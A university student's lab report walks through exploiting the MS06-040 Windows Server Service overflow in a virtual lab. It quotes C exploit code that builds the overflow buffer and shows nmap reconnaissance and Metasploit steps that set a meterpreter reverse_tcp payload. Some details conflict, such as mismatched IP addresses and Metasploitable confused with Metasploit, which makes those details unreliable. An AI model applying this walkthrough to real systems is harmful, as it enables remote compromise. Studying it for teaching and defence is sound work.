

A technical analysis of the Server Service vulnerability CVE-2006-3439 and its impact on vulnerable systems

Digital Security Landscapes Report

Name:

Student ID:

Leeds Beckett University

Table of Contents

Introduction.....	3
Description of the vulnerability, exploit and attack software	3
Anatomy of the attack	4
Footprinting (Reconnaissance)	5
Enumeration.....	5
Scanning.....	6
Post Exploitation.....	15
Recommendations for preventing the attack.....	22
Related Software.....	24
Critical Thinking	25
Conclusion	25
Bibliography	26

Introduction

This report has been created to provide a detailed technical guide for exploiting a vulnerable system remotely and suggests fixes to prevent this attack occurring on vulnerable machines. The vulnerability that is being conducted in this report is MS06-040 (CVE-2006-3439) as Microsoft have announced in their security bulletin on 6th August ([Microsoft, 2006]). Microsoft Windows Server Service is vulnerable to a remote buffer overflow. This overview utilizes a framework called Metasploit and will be demonstrated later on in the report.

Description of the vulnerability, exploit and attack software

The attacker exploits MS06-040 by using a bug in the NetApi32 CanonicalizePathName() function using the NetpwPathCanonicalize RPC call in the server service. Inspecting the code

```
// build request buffer
memcpy(szReqBuf, DCERPC_Request_RPC_Service, sizeof(DCERPC_Request_RPC_Service)-1);
memcpy(szReqBuf+44, "\x15\x02\x00\x00", 4); /* max count */
memcpy(szReqBuf+48, "\x00\x00\x00\x00", 4); /* offset */
memcpy(szReqBuf+52, "\x15\x02\x00\x00", 4); /* actual count */
memcpy(szReqBuf+56, szBuff, sizeof(szBuff));
memcpy(szReqBuf+1120, "\x00\x00\x00\x00", 4); /* align string */
memcpy(szReqBuf+1124, DCERPC_Request_RPC_Service, sizeof(DCERPC_Request_RPC_Service)-1);
memcpy(szReqBuf+1140, "\xeb\x02", 2);
}
if (atoi(argv[2]) == 2) {
    unsigned char szBuff[708];

    memset(szBuff, '\x90', 612); /* size of shellcode */
    memcpy(szBuff, sc, sizeof(sc));

    memcpy(szBuff+612, "\x0a\x08\x02\x00", 4);
    memset(szBuff+616, 'A', 8); // 8 bytes padding
    memcpy(szBuff+624, "\x04\x08\x02\x00", 4);
    memset(szBuff+628, '\x90', 32);
    memcpy(szBuff+660, "\x04\x08\x02\x00", 4);
    memset(szBuff+664, 'B', 8); // 8 bytes padding
    memcpy(szBuff+672, "\x04\x08\x02\x00", 4);
    memset(szBuff+676, '\x90', 32);

    // build request buffer
    memcpy(szReqBuf, DCERPC_Request_RPC_Service, sizeof(DCERPC_Request_RPC_Service)-1);
```

Figure 1 (SecurityFocus, 2006)

Figure 1 shows the exploit building the request buffer it's going to send to the RPC server service.

```
memset(szReqBuf, 0, sizeof(szReqBuf));

if (atoi(argv[2]) == 1) {
    unsigned char szBuff[1064];

    // build payload buffer
    memset(szBuff, '\x90', 1000);
    memcpy(szBuff+630, sc, sizeof(sc));

    for(i=1000; i<1064; i+=4) {
        memcpy(szBuff+i, "\x04\x08\x02\x00", 4);
    }
}
```

Figure 2 (*SecurityFocus*, 2006)

Figure 2 shows the payload being created, which will hold the arbitrary code that will be executed when the overflow happens.

When the service processes this message, a buffer overflow occurs allowing the arbitrary commands to execute at SYSTEM level and ultimately own the system. A buffer overflow or also known as a buffer overrun is a bug that occurs while a program is writing to a buffer, the writing overruns the buffers boundaries and overwrites adjacent buffers. The adjacent data could hold executable code which could be replaced with malicious code or overwrite specific data which changes the programs state that the original creator did not intend. (The Economic Times, 2017). Most systems are well analyzed and it's fairly simple to find the memory layout of a program or even the whole system, so attackers can exploit this by targeting pinpoint places to cause buffer overflows and write code to specific memory locations (SecurityFocus, 2006). This vulnerability affects an array of systems including windows 2000 Service pack 3, which will be used later in the report for demonstration. The attack software that will be used is Metasploit. Metasploit is a framework which assists penetration testers in searching, downloading and using exploits and payloads (Harper, 2011).

Anatomy of the attack

For this reconstruction, VMware player will be used to replicate an attack machine which is running Kali Linux and a victim machine which is running Windows 2000 SP3. The following network setting must be applied.

Virtual Machine	Network Adapter
(Attacking Machine) Kali Linux with Armitage	Bridged and Host Only
(Victims Machine) Windows 2000 SP3	Host-only

Footprinting (Reconnaissance)


Before the system is penetrated, as much information about the system must be gathered as possible. In a real-world scenario, this would be a vital step, but as the victim machine is on the same local network as the attacker, so reconnaissance is not required. A range of techniques can be used which are either passive or active. The aim to acquire data such as, IP ranges, port numbers and access points, identify services running on the machine, possibly collect data about any security in place such as firewalls or intrusion detection systems (IDS) and ultimately retrieve a map of the system. There are many tools and techniques that are to hand such as dnscan which uses the WHOIS service to provide domain data such as names and addresses (O'Rilley, n.d.). Web scrapers which collect all emails and links on a website and outputs it to a document (Mahto 2016). This allows for an easy overview of the site and shows how the site is connected.

Enumeration

Enumeration is another stage of information gathering, this requires an active connection to the victim to be established. The goal of enumeration is to acquire information such as IP ranges, security policies, possible usernames of users on a large system and other related information. Enumeration uses services built into the OS such as SMTP (Simple Mail Transfer Protocol), DNS (Domain Name System), SMB (Server Message Block). The attacker uses default credentials to access private data and settings inside these services allowing the attacker to create a better map of the system they are attacking. (McClure, 2009).

Scanning

In order to perform an attack, we need an entry point. In this Proof Of Concept (POC), the entry point will be a IP Address. As for this demonstration, we have two virtual machines on the same local network. This means we can assume the first 3 bytes of the IP address as the victims and attackers will be the same, the last byte is assigned to each machine and is unique.



```

root@kali: ~
File Edit View Search Terminal Help
collisions:0 txqueuelen:1000
RX bytes:32559039 (31.0 MiB) TX bytes:4646621 (4.4 MiB)
Interrupt:19 Base address:0x2000

eth1    Link encap:Ethernet  HWaddr 00:0c:29:7f:06:fd
        inet addr:172.16.29.132  Bcast:172.16.29.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe7f:6fd/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:7499 errors:0 dropped:0 overruns:0 frame:0
        TX packets:14357 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:768109 (750.1 KiB) TX bytes:3805052 (3.6 MiB)
        Interrupt:16 Base address:0x2080

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:224569 errors:0 dropped:0 overruns:0 frame:0
        TX packets:224569 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:43033580 (41.0 MiB) TX bytes:43033580 (41.0 MiB)


root@kali:~#

```

Figure 3 – Running ifconfig

On the Kali Linux machine (attacker), terminal is used to run the command “ifconfig” as seen in figure 3. This command retrieves back the configuration for any currently active networks on the system. The connection we are interested in is eth01 and this Ethernet has an IP address of 172.16.29.131, so it is known that the victim’s machine IP starts with 172.16.29.xxx.


Now the IP address is known, a scan can be conducted to find out the whole of the victim’s machine’s IP. To achieve this, a tool called nmap (Network Mapper) is utilised. Nmap is a powerful security scanner which allows network administrators or attackers to find information such as systems on a network, discovering hosts that are active, services that they are running, vulnerabilities and open ports. (Lyon, 2009). Nmap has various scans which can be performed for different results, but in this POC, a basic scan is first used to determine which IP’s are active. The command `nmap 172.16.29.1-255` results in a ranged IP scan executed in which nmap will scan the network for ip’s between 1-255 which is the maximum number an IP address can be.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap 172.16.29.1-255  
  
Starting Nmap 6.40 ( http://nmap.org ) at 2018-11-15 19:52 GMT  
Nmap scan report for 172.16.29.1  
Host is up (0.000068s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
22/tcp    closed ssh  
873/tcp   open  rsync  
5801/tcp  closed vnc-http-1  
5901/tcp  closed vnc-1  
MAC Address: 00:50:56:C0:00:01 (VMware)  
  
Nmap scan report for 172.16.29.130  
Host is up (0.0016s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
25/tcp    open  smtp  
80/tcp    open  http  
81/tcp    open  hosts2-ns  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
443/tcp   open  https
```

Figure 4 – Basic nmap scan

The second IP that is listed has quite a few ports open meaning the system must be active and as seen in figure 4, port 139 is running a service called netbios-ssn. What netbios-ssn does isn't too important, but it is commonly found on windows machines so it's worth taking a closer look at this IP to determine if it's the victims. Nmap's basic scan also informs the user of MAC addresses (Media Access Control) To retrieve further details, a scan to detect OS and service information is performed.




```
root@kali: ~
File Edit View Search Terminal Help
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
ms-sql-info:
  Windows server name: SERVER
  [172.16.29.130\MSSQLSERVER]
  Instance name: MSSQLSERVER
  Version: Microsoft SQL Server 2000 RTM
  Version number: 8.00.194.00
  Product: Microsoft SQL Server 2000
  Service pack level: RTM
  Post-SP patches applied: No
  TCP port: 1433
  Named pipe: \\172.16.29.130\pipe\sql\query
  Clustered: No
smb-os-discovery:
  OS: Windows 2000 (Windows 2000 LAN Manager)
  OS CPE: cpe:/o:microsoft:windows 2000::
  Computer name: SERVER
  NetBIOS computer name: SERVER
  Workgroup: INN-SECURITY
  System time: 2018-11-15T19:57:59+00:00
smb-security-mode:
  Account that was used for smb scripts: guest
  User-level authentication
```

Figure 5 – OS and service scan

The results illustrate to the attacker that the victim is running Windows 2000, which the attacker can use to find exploits for that system and version.

Metasploitable is a free, open source pen testing framework which was initially developed as a portable network tool for network administrators. MS provides users a variety of testing tools including exploits, payloads and also patches. MS can also be used to create testing tools exploit modules with input from the community. MS is owned by a company called Rapid7 who create and sell pen-testing tools and also have a premium version of MS called MS pro. As MSF is pre-installed in this version of Kali Linux, MSF can be started by opening terminal and running “msf”.



```

root@kali: ~
File Edit View Search Terminal Help
=====
% % % http://metasploit.pro % % %
=====
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.


=[ metasploit v4.6.0-dev [core:4.6 api:1.0] are able to hear
+ -- ==[ 1053 exploits - 590 auxiliary - 174 post
+ -- ==[ 275 payloads - 28 encoders - 8 nops

msf >

```

Figure 5 – MSF starting

There are many exploit databases available for use, but in this demonstration MSF's (Metasploitable Framework) own database provided by rapid7 will be used in this report. This can be accessed inside MSF by running the command search and determining the platform such as Microsoft. The attacker also defines what type of search they are conducting such as exploit or payload.



```

root@kali: ~
File Edit View Search Terminal Help
+ -- ==[ 1053 exploits - 590 auxiliary - 174 post
+ -- ==[ 275 payloads - 28 encoders - 8 nops

msf > search platform: "microsoft" type:exploit
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank
----                               -
-----
exploit/multi/misc/openview_omniback_exec 2001-02-28      excellent
HP OpenView OmniBack II Command Execution
exploit/windows/brightstor/sql_agent      2005-08-02      average
CA BrightStor Agent for Microsoft SQL Overflow
exploit/windows/browser/ie_cbutton_uaf    2012-12-27      normal
Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability
exploit/windows/browser/ie_createobject   2006-04-11      excellent
Internet Explorer COM CreateObject Code Execution
exploit/windows/browser/ie_execcommand_uaf 2012-09-14      good
MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability

```

Figure 7 – Searching for exploits

```

root@kali: ~
File Edit View Search Terminal Help
ood      Microsoft RRAS Service RASMAN Registry Overflow
exploit/windows/smb/ms06_025_rras      2006-06-13      a
verage  Microsoft RRAS Service Overflow
exploit/windows/smb/ms06_040_netapi    2006-08-08      g
ood      Microsoft Server Service NetpwPathCanonicalize Overflow
exploit/windows/smb/ms06_066_nwapi     2006-11-14      g
ood      Microsoft Services MS06-066 nwapi32.dll Module Exploit
exploit/windows/smb/ms06_066_nwks      2006-11-14      g
ood      Microsoft Services MS06-066 nwks.dll Module Exploit
exploit/windows/smb/ms06_070_wkssvc    2006-11-14      m
annual   Microsoft Workstation Service NetpManageIPCCConnect Overflow
exploit/windows/smb/ms07_029_msdns_zonehame 2007-04-12      m
annual   Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
exploit/windows/smb/ms08_067_netapi    2008-10-28      g
reat     Microsoft Server Service Relative Path Stack Corruption
exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07      g
ood      Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
exploit/windows/smb/ms10_061_spoolss    2010-09-14      e
xcellent Microsoft Print Spooler Service Impersonation Vulnerability
exploit/windows/smb/psexec             1999-01-01      m
annual   Microsoft Windows Authenticated User Code Execution
exploit/windows/smb/smb_relay           2001-03-31      e
xcellent Microsoft Windows SMB Relay Code Execution
exploit/windows/ssl/ms04_011_pct        2004-04-13      a

```

Figure 8 – Selecting the exploit

There are many exploit databases online which relay further information on exploits, such as service packs they affect, a CVSS score and what systems the exploit founder has tested them on. Upon researching MS06-040, it has been found that this vulnerability affects a number of different systems and versions which all of Windows 2000 are affected meaning this exploit is compatible with the victims' version of Windows 2k.

```


root@kali: ~
File Edit View Search Terminal Help
dows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/meterpreter/bind_tcp          normal Win
dows Meterpreter (Reflective Injection), Bind TCP Stager
windows/meterpreter/reverse_http      normal Win
dows Meterpreter (Reflective Injection), Reverse HTTP Stager
windows/meterpreter/reverse_https     normal Win
dows Meterpreter (Reflective Injection), Reverse HTTPS Stager
windows/meterpreter/reverse_ipv6_tcp  normal Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
windows/meterpreter/reverse_nonx_tcp   normal Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/meterpreter/reverse_ord_tcp    normal Win
dows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Wi
n7)
windows/meterpreter/reverse_tcp        normal Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager
windows/meterpreter/reverse_tcp_allports normal Win
dows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
windows/meterpreter/reverse_tcp_dns    normal Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
windows/metsvc_bind_tcp                normal Win
dows Meterpreter Service, Bind TCP
windows/metsvc_reverse_tcp             normal Win
dows Meterpreter Service, Reverse TCP Inline

```

Figure 9 – Finding the payload

After finding the exploit, the next step is finding a payload which will inject malicious code into the system after first exploiting the system. Payloads can do a number of malicious activities on the system such as installing a backdoor, which allow attackers to maintain access or stealing important information from the victim. The payload demonstrated in this POC, “meterpreter/reverse_tcp” is used as seen in figure 9. This is a staged type of payload which allows us to access meterpreter with an initial stager of reverse over a TCP connection (Offensive Security, no date).

Meterpreter works by injecting its self into already running processes rather than opening a new process that the victim may notice. This provides a much stealthier approach and leaves little to no evidence for forensic analysts. There are several types of payloads, stage, stager and single (inline). As this payload is a stager, the first requirement is to run the command “use multi/handler” which is a payload handler and is compatible with all payloads inside Metasploit.

A screenshot of a Kali Linux terminal window. The window title is 'root@kali: ~'. The terminal shows the following commands and output:

```
exploit/windows/wins/ms04_045_wins 2004-12-14 g
reat Microsoft WINS Service Memory Overwrite

msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > show options

Module options (exploit/windows/smb/ms06_040_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)

msf exploit(ms06_040_netapi) >
```

The terminal background features a Kali Linux logo and the text 'KALI LINUX'.

```

root@kali: ~
File Edit View Search Terminal Help

windows/vncinject/bind_ipv6_tcp          normal VNC
Server (Reflective Injection), Bind TCP Stager (IPv6)
windows/vncinject/bind_nonx_tcp          normal VNC
Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/vncinject/bind_tcp               normal VNC
Server (Reflective Injection), Bind TCP Stager
windows/vncinject/reverse_http            normal VNC
Server (Reflective Injection), Reverse HTTP Stager
windows/vncinject/reverse_ipv6_tcp        normal VNC
Server (Reflective Injection), Reverse TCP Stager (IPv6)
windows/vncinject/reverse_nonx_tcp        normal VNC
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse_ord_tcp         normal VNC
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/vncinject/reverse_tcp             normal VNC
Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports    normal VNC
Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns         normal VNC
Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(ms06_040_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms06_040_netapi) >

```

Figure 11 – Setting payload inside MSF

```

root@kali: ~
File Edit View Search Terminal Help

exploit/windows/wins/ms04_045_wins      2004-12-14  g
reat      Microsoft WINS Service Memory Overwrite

msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > show options

Module options (exploit/windows/smb/ms06_040_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.10     yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)

msf exploit(ms06_040_netapi) >

```

Figure 12 – Using the exploit

The next step is to set the exploit by using the “use” command and then setting the payload that the exploit is going to use. Figure 12 shows the options we have for this type of exploit and which settings the attacker will set. The host is pre-set as windows uses the port 445 for the SMB service which this exploit uses. The SMB pipe acts as a connection used for SMB protocols and this exploit uses the connection over a browser pipe to exploit. (Msdn.microsoft.com, no date).

The “RHOST” setting, is the address of the victim that the attacker found out in the previous steps. Figure 12 also shows that this exploit is compatible with Windows 2k SP0-SP4 which the attacker also knew.

